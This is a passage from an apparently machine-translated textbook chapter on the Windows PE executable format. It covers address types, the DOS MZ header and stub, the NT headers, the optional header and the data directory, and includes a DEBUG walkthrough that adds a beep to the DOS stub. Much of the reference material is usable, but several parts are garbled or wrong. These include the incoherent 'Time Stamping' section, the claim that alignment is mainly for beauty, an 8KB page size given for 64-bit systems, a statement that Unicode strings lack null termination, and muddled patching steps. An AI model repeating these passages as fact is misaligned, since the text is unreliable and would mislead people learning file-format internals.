


Figure 3-4 Memory Address Diagram

As shown in Figure 3-4, assume the base address of module 2 is 0x01000000, and the base offset of a certain position in module 2 is 400h. Then, the value 0x00000400 is the RVA of this position in module 2, and 0x01000400 is the VA of this position. Remember, RVA is relative to the module, whereas VA is relative to the entire address space.

**Note:** RVA is related to a specific module and has a range. This range starts from the beginning of the module to the end of the module. An RVA outside this range is invalid and is called out of range. An out-of-range RVA address has no meaning.

---

### 3. FILE OFFSET ADDRESS

The File Offset Address (FOA) relates to the memory address and is the offset of a specific position from the file's start.

---

### 4. SPECIAL ADDRESS

There is also a special address in the PE structure, which is calculated in a unique way that is neither from the file's start nor a module's base address but is based on a specific position. This address is less common in the PE structure but appears in resources, for example.

---

#### 3.2.2 POINTERS

In PE data structures, a pointer is defined as a value in a data structure that represents an address. For example, in the data organization method in Section 3.1, `BookStore.Address` is a pointer, and `Book.Address` is also a pointer. Sometimes, pointers point to other pointers. For instance, in Chapter 10, the `IMAGE_LOAD_CONFIG_DIRECTORY` structure's `SEHandlerTable` is a VA, but the position it points to is an RVA. This RVA points to the SEH handler's handler function. Therefore, in data structures, pointers may lead to situations where the VA and RVA need to be converted, which can be confusing.

---

#### 3.2.3 DATA DIRECTORY

Executable files under Windows are a type of PE file. Besides containing code and data relevant to execution, these files also contain other data related to execution, such as imported information from internal and external libraries. The PE file's header indicates the program's entry point, which helps the system execute the program correctly.

The PE file has a data structure called the Data Directory, which records various data types. There are currently 15 defined types, including export tables, import tables, resource tables, exception tables, security tables, relocation tables, debug data, architecture, global pointers, thread local storage, load configuration, bound import tables, IAT, delay import tables, and CLR runtime headers.

---

#### 3.2.4 TIME STAMPING

Whether in structured or object-oriented program design, it is crucial to maintain the independence of code and data. Therefore, code and data in a program are usually stored separately. To ensure program execution security and stability, the Windows operating system typically sets different time stamps for data used for different purposes. For example, the character strings in the code section are timestamped separately.

When a program is running, users are generally not allowed to modify it. However, data can be modified during the process, such as when debugging. In Windows, the system loads a program and the data in segments, so data of different attributes will be divided into different pages. This ensures that data of varying attributes does not get mixed on the same page, which can help the program run more securely. This is based on a principle in PE (Portable Executable) files, where data is categorized and divided accordingly.

Sections in a PE file store different types of data (e.g., code, data, resources). Different sections can have different access permissions. Sections must be combined into one or more attributes or a single entity (if the linker allows it). Adding more sections can increase the program size, but contiguous sections allow for better optimization. If a section is too fragmented, it must be loaded continuously into memory.

The operating system manages the combination of sections based on attributes. The number of sections is not fixed, and there can be many sections with varying attributes, occupying one or more pages. The names of

these sections are just labels and can be arbitrary (e.g., "data," "code"). For instance, "data" sections store initialized data, "code" sections store executable code. Windows arranges PE files based on these sections and performs functions like merging, modifying, and updating data within the files. These sections may also be combined with data in other sections if their contents are small. For example, initialized data in the "data" section might not be placed on a separate disk, but rather inside the PE file.

---

### 3.2.5 ALIGNMENT

Alignment does not only appear in PE files but is also present in many other file formats. Alignment is mainly for beauty, but its primary purpose is efficiency. PE files define three types of alignment: data alignment, file alignment, and resource alignment.

1. **DATA ALIGNMENT** Since the Windows operating system treats attributes as units of pages, the minimum size of the data stored in a section must be at least one page. For a 32-bit Windows XP system, this is 4KB (1000h), while for a 64-bit system, this is 8KB (2000h).
2. **FILE ALIGNMENT** Similarly, the alignment of section data in a file is not as strict. To optimize disk usage and space, section data alignment is generally smaller than page alignment. Usually, it is defined as 512 bytes with a hexadecimal value of 200h, as discussed in Chapter 1. This value is due to the necessity of balancing disk usage and the efficiency of data loading.

Sections must adhere to their alignment when stored in a file. Inconsistent sizes between in-memory and file-stored sections are adjusted using padding. Normally, the section size in memory is greater than the size in the file. Padding bytes can be used to fill the alignment gaps.

---

#### NOTE

If the alignment value set by the linker is smaller than the operating system's alignment, the alignment value in the file must be at least the same as the system's alignment value.

---

### 3.2.6 UNICODE CHARACTERS

Unicode is another type of character encoding different from ASCII. ASCII codes each character with 7 bits, whereas Unicode uses 16 bits for each character. Unicode characters are represented in pairs, so they are called wide characters.

Because Unicode encompasses ASCII characters, it is widely supported and adopted, including in Windows. Unicode expands ASCII's 128 characters (from 0x0000 to 0x007F) to include more characters. For example, the character "a" in Unicode is encoded as 0x0061, whereas in ASCII it is encoded as 0x61. While they use different encodings, the value representation remains the same. The next 128 characters in Unicode (from 0x0080 to 0x00FF) correspond to the ISO 8859-1 extension of ASCII. Chinese, Japanese, and Korean (CJK) characters are represented in Unicode from 0x3000 to 0x9FFF. For example, the Chinese character "汉" in Unicode is encoded as 6C49 (its code in the CJK set).

All the strings in this book are represented with single-byte characters, referred to as ANSI strings. In PE files, these characters are also represented using ANSI encoding. However, in resource sections, for accurate representation of dialog boxes, menus, and titles, Unicode characters are utilized. Therefore, when handling these strings, some conversion between ANSI and Unicode might be necessary.

**NOTE:** Unicode strings are not null-terminated like ANSI strings. To ensure the end of a string, a null character "0" must be appended. If the program interprets a Unicode string without this null termination, it might cause errors.

---

In C programming, Unicode strings are defined with the following structure:

```
typedef struct _UNICODE_STRING {  
    USHORT Length;           // String length in bytes (characters)  
    USHORT MaximumLength;    // Maximum buffer length in bytes (characters)  
    PWSTR Buffer;           // Pointer to the string buffer  
} UNICODE_STRING, *PUNICODE_STRING;
```

Since we cannot guarantee that the end of a Unicode string is always null-terminated, this structure uses the Length field to define the length of the string. A safe string must also limit its length using the MaximumLength field.

---

### 3.3 PE FILE STRUCTURE

PE files have evolved from the 16-bit system to the 32-bit system, hence maintaining strong backward compatibility. Despite the uniform structure of PE files, they appear different when viewed from various perspectives.

---

#### 3.3.1 PE STRUCTURE IN 16-BIT SYSTEMS


The storage at the beginning of the DOS header ensures strong compatibility with the PE format. To maintain compatibility with 16-bit systems, the PE structure is designed to accommodate older formats.

---

#### 3.3.1.1 PE STRUCTURE IN 16-BIT SYSTEMS

To maintain compatibility with the 16-bit system, the PE file structure includes a standard executable header required for the 16-bit system to run the program (the DOS MZ header) and the corresponding DOS Stub.

In a 16-bit system, the PE structure can be broadly divided into two parts: the DOS header and the remaining data, as illustrated in Figure 3-5.



As shown, in a 16-bit system, the content within the PE can be divided into two parts: the DOS header and the remaining data that can run on a 16-bit system. The Windows PE file is stored with a DOS header and remaining data that functions as an executable file in a 16-bit system.

The DOS header comprises the DOS MZ header and DOS Stub (indicating the command line program). Generally, these components are simple and do not involve relocatable information. The remaining PE header and PE data sections serve as extra data for the 16-bit executable file.

---

##### 1. DOS MZ HEADER

In Windows PE format, the DOS MZ header is defined as follows:

```
IMAGE_DOS_HEADER STRUCT  
    e_magic     WORD      ? ; 0000h - EXE signature "MZ"  
    e_cblp     WORD      ? ; 0002h - Last page size of the file (bytes)  
    e_cp       WORD      ? ; 0004h - Total number of pages in the file
```

```

e_crlc      WORD      ? ; 0006h - Number of relocation items
e_cparhdr   WORD      ? ; 0008h - Size of the header in paragraphs
e_minalloc  WORD      ? ; 000Ah - Minimum allocation memory needed
e_maxalloc  WORD      ? ; 000Ch - Maximum allocation memory needed
e_ss        WORD      ? ; 000Eh - Initial SS value
e_sp        WORD      ? ; 0010h - Initial SP value
e_csum      WORD      ? ; 0012h - Checksum value
e_ip        WORD      ? ; 0014h - Initial IP value
e_cs        WORD      ? ; 0016h - Initial CS value
e_lfarlc    WORD      ? ; 0018h - File address of relocation table
e_ovno      WORD      ? ; 001Ah - Overlay number
e_res       WORD 4 dup(?) ; 001Ch - Reserved words
e_oemid     WORD      ? ; 0024h - OEM identifier
e_oeminfo   WORD      ? ; 0026h - OEM information
e_res2      WORD 10 dup(?) ; 0028h - Reserved words
e_lfanew    DWORD     ? ; 003Ch - PE header file offset
IMAGE_DOS_HEADER ENDS

```

As shown, most of the fields in the 16-bit system are undefined. The signature "MZ" is named after Mark Zbikowski, one of the developers of the DOS operating system, hence it is called the "DOS MZ header."

Below is the segment data for HelloWorld.exe found in Chapter 1, with the DOS header in HelloWorld shown as follows:

```
; Definitions go here (similar to the code block above)
```

#### Section 1: Fundamentals of PE File Format

```

;DOS MZ 头
13B7:0100 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ.....
13B7:0110 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 .....@.....
13B7:0120 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
13B7:0130 00 00 00 00 00 00 00 00-00 00 00 00 B0 00 00 00 .....

```

**NOTE:** The content in the code HelloWorld.asm above is not actual assembly language. The DOS MZ header and the DOS Stub program code are automatically generated by the linker link.exe.

---

#### 2. DOS STUB

In the HelloWorld.exe file, the DOS Stub content is as follows:

```

;DOS Stub
13B7:0140 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 .....!..L.!Th
13B7:0150 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno
13B7:0160 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS
13B7:0170 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode...$.....
13B7:0180 5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92 ]\m...=....=...
13B7:0190 97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92 .".=....=...
13B7:01A0 52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 Rich.=.....

```

Due to the varying size of the DOS Stub, the DOS header size is also not fixed. The DOS Stub part is the instruction code that runs in the DOS system. Below we will analyze the functions of the DOS Stub instructions.

Chapter 1 has introduced the rules for DOS command output of the PE file format. Next, we will extract the DOS command output of the DOS Stub by reverse compiling.

First, rename HelloWorld.exe to 123, then copy it to C:\Documents and Settings\administrator. Enter the following command in the prompt (including part after the arrow):

C:\Documents and Settings\administrator>**debug 123 -U 0140 014B**

The reverse compilation results are:

```
13B7:0140 0E      PUSH  CS          ; Push CS onto the stack
13B7:0141 1F      POP   DS          ; Pop the top of the stack into DS
13B7:0142 BA0E00  MOV    DX,000E    ; Set DS:DX to point to the string to display at 014E
13B7:0145 B409    MOV    AH,09      ; Set up for DOS interrupt 21h function 9, to display a string
13B7:0147 CD21    INT    21        ; Call interrupt 21h
13B7:0149 B8014C  MOV    AX,4C01    ; Set up for DOS interrupt 21h function 4C, to terminate the program
13B7:014C CD21    INT    21        ; Call interrupt 21h
13B7:014E 5468... Data area 'This program...' ; The string to display
```

The functions of the DOS Stub program are straightforward. It uses interrupt 21's 9th function to display a string of characters on the screen, indicating that this program is a 32-bit PE file and cannot run in the DOS environment.

If we want to enhance the functionality of the DOS Stub to make it run on a 16-bit system, displaying a message and then prompting for a beep, this would be more user-friendly. We will modify the original program code base without increasing its size. Below we will modify the DOS Stub program according to the requirements.

If everyone is not familiar with 16-bit assembly language, you should choose to call the 2nd function of interrupt 21, which is to display a standard output on the display device, and ASCII code 7 is the bell character.

---

#### EXTENDED READING: [FUNCTION CALL NO. 2]

**FUNCTION:** Display character to display device

**INPUT PARAMETER:** DL = ASCII code of the character

**OUTPUT PARAMETER:** None

**INTERRUPT NO.:** 21h

The corresponding assembly code for the bell character is:

```
mov dl, 7
mov ah, 2
int 21h
```

Open the Debug program and enter the following command:

```
-a 01aa
```

The **-a** command indicates that the following code should be entered in assembly language at address 01aa. Next, input the assembly code for the bell character (note the carriage return after each line), and finally press **Ctrl+C** to inform Debug that input is complete.

You can use the following command to check the generated bytecode:


```
-d 01aa
```

The **-d** command will display the bytecode for the bell character function as B2 07 B4 02 CD 21. The entire process is shown in Figure 3-6.

## Assembly Code for Bell Character

Use FlexHex to add the above bytecode to the DOS Stub between 21 and B8, that is, between addresses 13B7:0148 and 13B7:0149, and then delete the 6 characters of 24 00 00 (the file start address is 0x00000080) and replace it with 0E.

Change to 14H (Do you know why? Because the inserted bell character code has already moved the displayed string's offset address back by 6 bytes). Finally, save. The modification process is shown in Figure 3-7.



**Figure 3-7** Adding bytecode to DOS Stub

After modification, the assembly source code for the DOS Stub is as follows, with the added and modified parts marked:

```
PUSH CS POP DS ; Update DS segment register
MOV DX, 0014 ; DS:DX points to the string at address 014e
MOV AH, 09INT 21 ; Call function 9 to display string
MOV DL, 7
MOV AH, 2INT 21 ; Call function 2 to sound the bell
MOV AX, 4C01INT 21 ; Call function 4C to terminate program
db 54h, 68h, ... ; The string "This program..." displayed by the command
```

Reboot the computer, use the installation disk to enter DOS mode, then run the modified executable program, and you will hear a "ding" sound. Isn't it interesting? Everyone can write some special functions in 16-bit assembly and embed this process into the DOS Stub part. The reason we say that the PE header and PE data are redundant in 16-bit systems is that these parts are written to the DOS Stub and are ignored during execution. You can use FlexHex to open HelloWorld.exe, delete these redundant data units, and save the file. After this modification, HelloWorld.exe will still be recognized and executed by the system.

### 3.3.2 PE STRUCTURE IN 32-BIT SYSTEMS

In a 16-bit system, the PE header and PE data are considered redundant data; in a 32-bit system, it's the opposite, where the DOS header is considered redundant data. Therefore, when the DOS header transitions to a 32-bit system, it is ignored. Despite this, the DOS MZ header's "MZ" characters are very important. Without

the IMAGE\_DOS\_HEADER.e\_lfanew, the system cannot locate the exact PE header, which can cause the system to fail to execute the 32-bit PE part. This highlights the importance of these characters.

## 1. Locating the PE Header

The length of the DOS Stub is not fixed, so the DOS header does not have a fixed size. In Windows PE files, the DOS header is located at the beginning of the PE file. To determine the standard PE header location in the DOS header...

The e\_lfanew field serves this purpose. It indicates a relative offset, which, when added to the base address of the DOS MZ header, provides the absolute address of the PE header. In other words, you can determine the absolute position of the PE header using the following formula:

```
PE_start = DOS MZ base address + IMAGE_DOS_HEADER.e_lfanew
```

For example:

```
= 13B7:0100 + 000000B0H  
= 13B7:01B0
```

Looking at the bytecode of HelloWorld.exe from the code listing 1-6 in Chapter 1, you can see that this position contains the ASCII characters "PE" that mark the beginning of the PE header. Thus, by using the value in the IMAGE\_DOS\_HEADER.e\_lfanew field, you can locate the PE header.

## 2. PE File Structure

In a 32-bit system, the most critical parts are the PE header and PE data. As we delve deeper, Figure 3-5 will become increasingly detailed and enriched. The PE structure in a 32-bit system can be visualized as shown in Figure 3-8.




Figure 3-8 PE Structure in 32-bit System

As shown in the figure, the PE file structure in a 32-bit system is divided into five parts: 1. DOS MZ header 2. DOS Stub 3. PE header 4. Section table 5. Section contents. The section table and section contents comprise the PE data shown in Figure 3-5. The DOS MZ header is 64 bytes, while the PE header can be 456 bytes (because the number of directory entries in the Data Directory is not necessarily 16). Therefore, the actual size of the PE header is determined by the *SizeOfOptionalHeader* field in the IMAGE\_FILE\_HEADER. The size of the section table is also variable because the number of sections in the PE file is not fixed. Each section's information is described by a 40-byte fixed-size structure, with the number of sections specified by the *NumberOfSections* field in the IMAGE\_FILE\_HEADER. The contents of the DOS Stub and the sections are also of variable size. The section table lists all the sections in the PE file, and each section is like a "BookStore," with its header describing its contents. The section headers guide the loader to the correct address where the sections' bytes

are stored, ultimately forming a complete PE file. The PE header and the DOS Stub form the PE file's entire header.

### 3.3.3 THE PE STRUCTURE IN THE EYES OF A PROGRAMMER

In a programmer's view, the PE file format consists of many data structures, which are collections of organized data. This is illustrated in Figure 3-9.




Figure 3-9 PE Structure in the Eyes of a Programmer

As shown in the figure, a standard PE file generally consists of four main parts:

1. DOS HEADER (IMAGE\_DOS\_HEADER)
2. PE HEADER (IMAGE\_NT\_HEADERS)
3. SECTION TABLE (multiple IMAGE\_SECTION\_HEADER structures)
4. SECTION CONTENTS Among these, the PE header's data structure is the most complex. Simply put, the PE header includes:

- 4-byte file signature (Signature)
- 20-byte basic file information (IMAGE\_FILE\_HEADER)
- 216-byte extended information (IMAGE\_OPTIONAL\_HEADER32)

**NOTE:** If we use the "Header + Body" information organization method, it can be expressed as:- PE file header: DOS header + PE header + Section Table

- PE file body: Section Contents

The section contents can contain various data structures, such as import tables, export tables, resource tables, relocation tables, etc. Details about these organized structures will be discussed in later chapters.

---

### 3.4 ANALYSIS OF PE FILE HEADERS

This section will follow the PE structure shown in Figure 3-9, explaining the data structures of each part of the PE file header. These data structures are essential for understanding and referencing Windows PE knowledge in the future.

---

#### 3.4.1 DOS MZ HEADER IMAGE\_DOS\_HEADER

This data structure has been described in section 3.3.1. To maintain completeness, it is repeated here. The specific definition of IMAGE\_DOS\_HEADER is as follows:

```
IMAGE_DOS_HEADER STRUCT
    e_magic      WORD      ? ; 0000h - EXE signature, "MZ"
    e_cblp      WORD      ? ; 0002h - Bytes on last page of file
    e_cp        WORD      ? ; 0004h - Pages in file
    e_crlc      WORD      ? ; 0006h - Relocations
    e_cparhdr   WORD      ? ; 0008h - Size of header in paragraphs
    e_minalloc  WORD      ? ; 000Ah - Minimum extra paragraphs needed
    e_maxalloc  WORD      ? ; 000Ch - Maximum extra paragraphs needed
    e_ss        WORD      ? ; 000Eh - Initial (relative) SS value
    e_sp        WORD      ? ; 0010h - Initial SP value
    e_csum      WORD      ? ; 0012h - Checksum
    e_ip        WORD      ? ; 0014h - Initial IP value
    e_cs        WORD      ? ; 0016h - Initial (relative) CS value
    e_lfarlc    WORD      ? ; 0018h - File address of relocation table
    e_ovno      WORD      ? ; 001Ah - Overlay number
    e_res       WORD 4    ? ; 001Ch - Reserved words
    e_oemid     WORD      ? ; 0024h - OEM identifier (for e_oeminfo)
    e_oeminfo   WORD      ? ; 0026h - OEM information; e_oemid specific
    e_res2      WORD 10   ? ; 0028h - Reserved words
    e_lfanew    DWORD     ? ; 003Ch - File address of new exe header
IMAGE_DOS_HEADER ENDS
```

**NOTE:** The definition above is based on the IMAGE\_DOS\_HEADER structure.

Below the DOS MZ header is the DOS Stub. The entire DOS Stub is a segment, and its content varies depending on the linker used. It has no corresponding structure in the PE file.

---

#### 3.4.2 PE HEADER SIGNATURE

Immediately following the DOS Stub is the PE header signature. Like most file formats, the PE header contains a 4-byte signature, which is located at the position indicated by the e\_lfanew field in the IMAGE\_DOS\_HEADER. The content of this signature corresponds to the ASCII characters "PE\0\0".

---

#### 3.4.3 STANDARD PE HEADER IMAGE\_FILE\_HEADER

The standard PE header IMAGE\_FILE\_HEADER is located immediately after the PE header signature, i.e., at the e\_lfanew + 4 position in the IMAGE\_DOS\_HEADER. This 20-byte data structure starts with the IMAGE\_FILE\_HEADER content. This structure is referred to in Microsoft's official documentation as the standard object file format for PE.

---

#### COMMON OBJECT FILE FORMAT (COFF)

The IMAGE\_FILE\_HEADER structure records the global attributes of the PE file, such as the platform it runs on, the type of PE file (EXE or DLL), the number of sections in the file, and other attributes. The detailed definition is as follows:

```
IMAGE_FILE_HEADER STRUCT
```

```

Machine           WORD ? ; 0000h - Machine type
NumberOfSections WORD ? ; 0002h - Number of sections in PE
TimeDateStamp    DWORD ? ; 0004h - Time the file was created
PointerToSymbolTable DWORD ? ; 0008h - Pointer to the symbol table (if present)
NumberOfSymbols   DWORD ? ; 000Ch - Number of symbols in the symbol table (if present)
SizeOfOptionalHeader WORD ? ; 0010h - Size of the optional header
Characteristics  WORD ? ; 0012h - File characteristics
IMAGE_FILE_HEADER ENDS

```

This structure is used to determine whether a PE file is an EXE or DLL. It not only reveals the number of sections in the PE file but also allows for subsequent traversal operations based on the information in the sections.

**NOTE:** The definition above is based on the IMAGE\_NT\_HEADERS structure.

**TIP:** To avoid scattering the reader's attention, this section only covers the main knowledge points. Detailed explanations of each field will be discussed in section 3.5 to provide a better understanding of the PE file structure.

#### 3.4.4 EXTENDED PE HEADER IMAGE\_OPTIONAL\_HEADER32

Although the name suggests that this part of the data is optional, it contains more content than the standard PE header, making it feel like the real PE header. The detailed definition is as follows:

```

IMAGE_OPTIONAL_HEADER32 STRUCT
    Magic           WORD ? ; 0018h - If the value is 107h, it indicates a ROM image;
if 10Bh, it indicates an executable image.
    MajorLinkerVersion    BYTE ? ; 001Ah - Major linker version number
    MinorLinkerVersion    BYTE ? ; 001Bh - Minor linker version number
    SizeOfCode          DWORD ? ; 001Ch - Size of all code sections
    SizeOfInitializedData DWORD ? ; 0020h - Size of all initialized data sections
    SizeOfUninitializedData DWORD ? ; 0024h - Size of all uninitialized data sections
    AddressOfEntryPoint  DWORD ? ; 0028h - RVA of the entry point
    BaseOfCode          DWORD ? ; 002Ch - Base address of code section RVA
    BaseOfData           DWORD ? ; 0030h - Base address of data section RVA
    ImageBase           DWORD ? ; 0034h - Preferred address of the first byte of the image
    SectionAlignment     DWORD ? ; 0038h - Alignment of sections when loaded in memory
    FileAlignment         DWORD ? ; 003Ch - Alignment of sections in the file
    MajorOperatingSystemVersion WORD ? ; 0040h - Major operating system version required
    MinorOperatingSystemVersion WORD ? ; 0042h - Minor operating system version required
    MajorImageVersion     WORD ? ; 0044h - Major image version number
    MinorImageVersion     WORD ? ; 0046h - Minor image version number
    MajorSubsystemVersion WORD ? ; 0048h - Major subsystem version number
    MinorSubsystemVersion WORD ? ; 004Ah - Minor subsystem version number
    Win32VersionValue    DWORD ? ; 004Ch - Reserved, must be zero
    SizeOfImage          DWORD ? ; 0050h - Size of the image, including all headers and
sections
    SizeOfHeaders        DWORD ? ; 0054h - Combined size of MS-DOS stub, PE header, and
section headers
    CheckSum            DWORD ? ; 0058h - Checksum of the image
    Subsystem            WORD ? ; 005Ch - Subsystem type
    DllCharacteristics  WORD ? ; 005Eh - DLL characteristics
    SizeOfStackReserve   DWORD ? ; 0060h - Size of the stack reserve
    SizeOfStackCommit    DWORD ? ; 0064h - Size of the stack commit
    SizeOfHeapReserve    DWORD ? ; 0068h - Size of the heap reserve
    SizeOfHeapCommit     DWORD ? ; 006Ch - Size of the heap commit
    LoaderFlags          DWORD ? ; 0070h - Loader flags
    NumberOfRvaAndSizes  DWORD ? ; 0074h - Number of data directory entries
    DataDirectory IMAGE_DATA_DIRECTORY 16 dup(<>) ; 0078h - Data directory array
IMAGE_OPTIONAL_HEADER32 ENDS

```


**NOTE:** The definition above is based on the IMAGE\_NT\_HEADERS structure.

The entry point of the executable file, the default load address in memory after being loaded by the operating system, and the size of the sections in both disk and memory can be found using this structure. Arbitrary modifications to some values in this structure may cause the PE file to fail to load or run correctly.

---

### 3.4.5 PE HEADER IMAGE\_NT\_HEADERS

This structure is an extension of the PE header, and its size in a standard PE file is 456 bytes. It is a combination of the three data structures mentioned in sections 3.4.2, 3.4.3, and 3.4.4, i.e., IMAGE\_NT\_HEADERS = 4-byte PE signature + IMAGE\_FILE\_HEADER + IMAGE\_OPTIONAL\_HEADER32, as shown in Figure 3-10.



**Figure 3-10:** Structure of PE Header

The detailed definition of this structure is as follows:

```
IMAGE_NT_HEADERS STRUCT
    Signature      DWORD ? ; 0000h - PE file signature, "PE\0\0"
    FileHeader     IMAGE_FILE_HEADER <> ; 0004h - PE file header
    OptionalHeader IMAGE_OPTIONAL_HEADER32 <> ; 0018h - PE optional header
IMAGE_NT_HEADERS ENDS
```

Like the DOS header, the PE header also starts with a signature, named using the two-character "PE\0\0", which is the origin of the PE header.

---

### 3.4.6 DATA DIRECTORY IMAGE\_DATA\_DIRECTORY


The last field of the IMAGE\_OPTIONAL\_HEADER32 (extended PE header) structure is the DataDirectory.

This section introduces the directory information for all different types of data that appear in a PE file. As described earlier, data in an application can be categorized into various categories, such as export tables, import tables, resources, relocation tables, etc. In memory, these data are organized by the system into pages and have different attributes. In files, these data are organized into different sections based on their categories and placed in specific locations within the file. This directory is used to describe the starting positions of these various data within the file (and memory) and their sizes, which is quite important because although the data is scattered in different sections, it can be uniquely identified by this directory.

Since Windows NT 3.1, the number of data types in this directory has always been 16. PE uses a structure called IMAGE\_DATA\_DIRECTORY to define each type of data. The structure is defined as follows:

```
IMAGE_DATA_DIRECTORY STRUCT
    VirtualAddress DWORD ? ; 0000h - Relative Virtual Address (RVA) of the data
    isize        DWORD ? ; 0004h - Size of the data
IMAGE_DATA_DIRECTORY ENDS
```

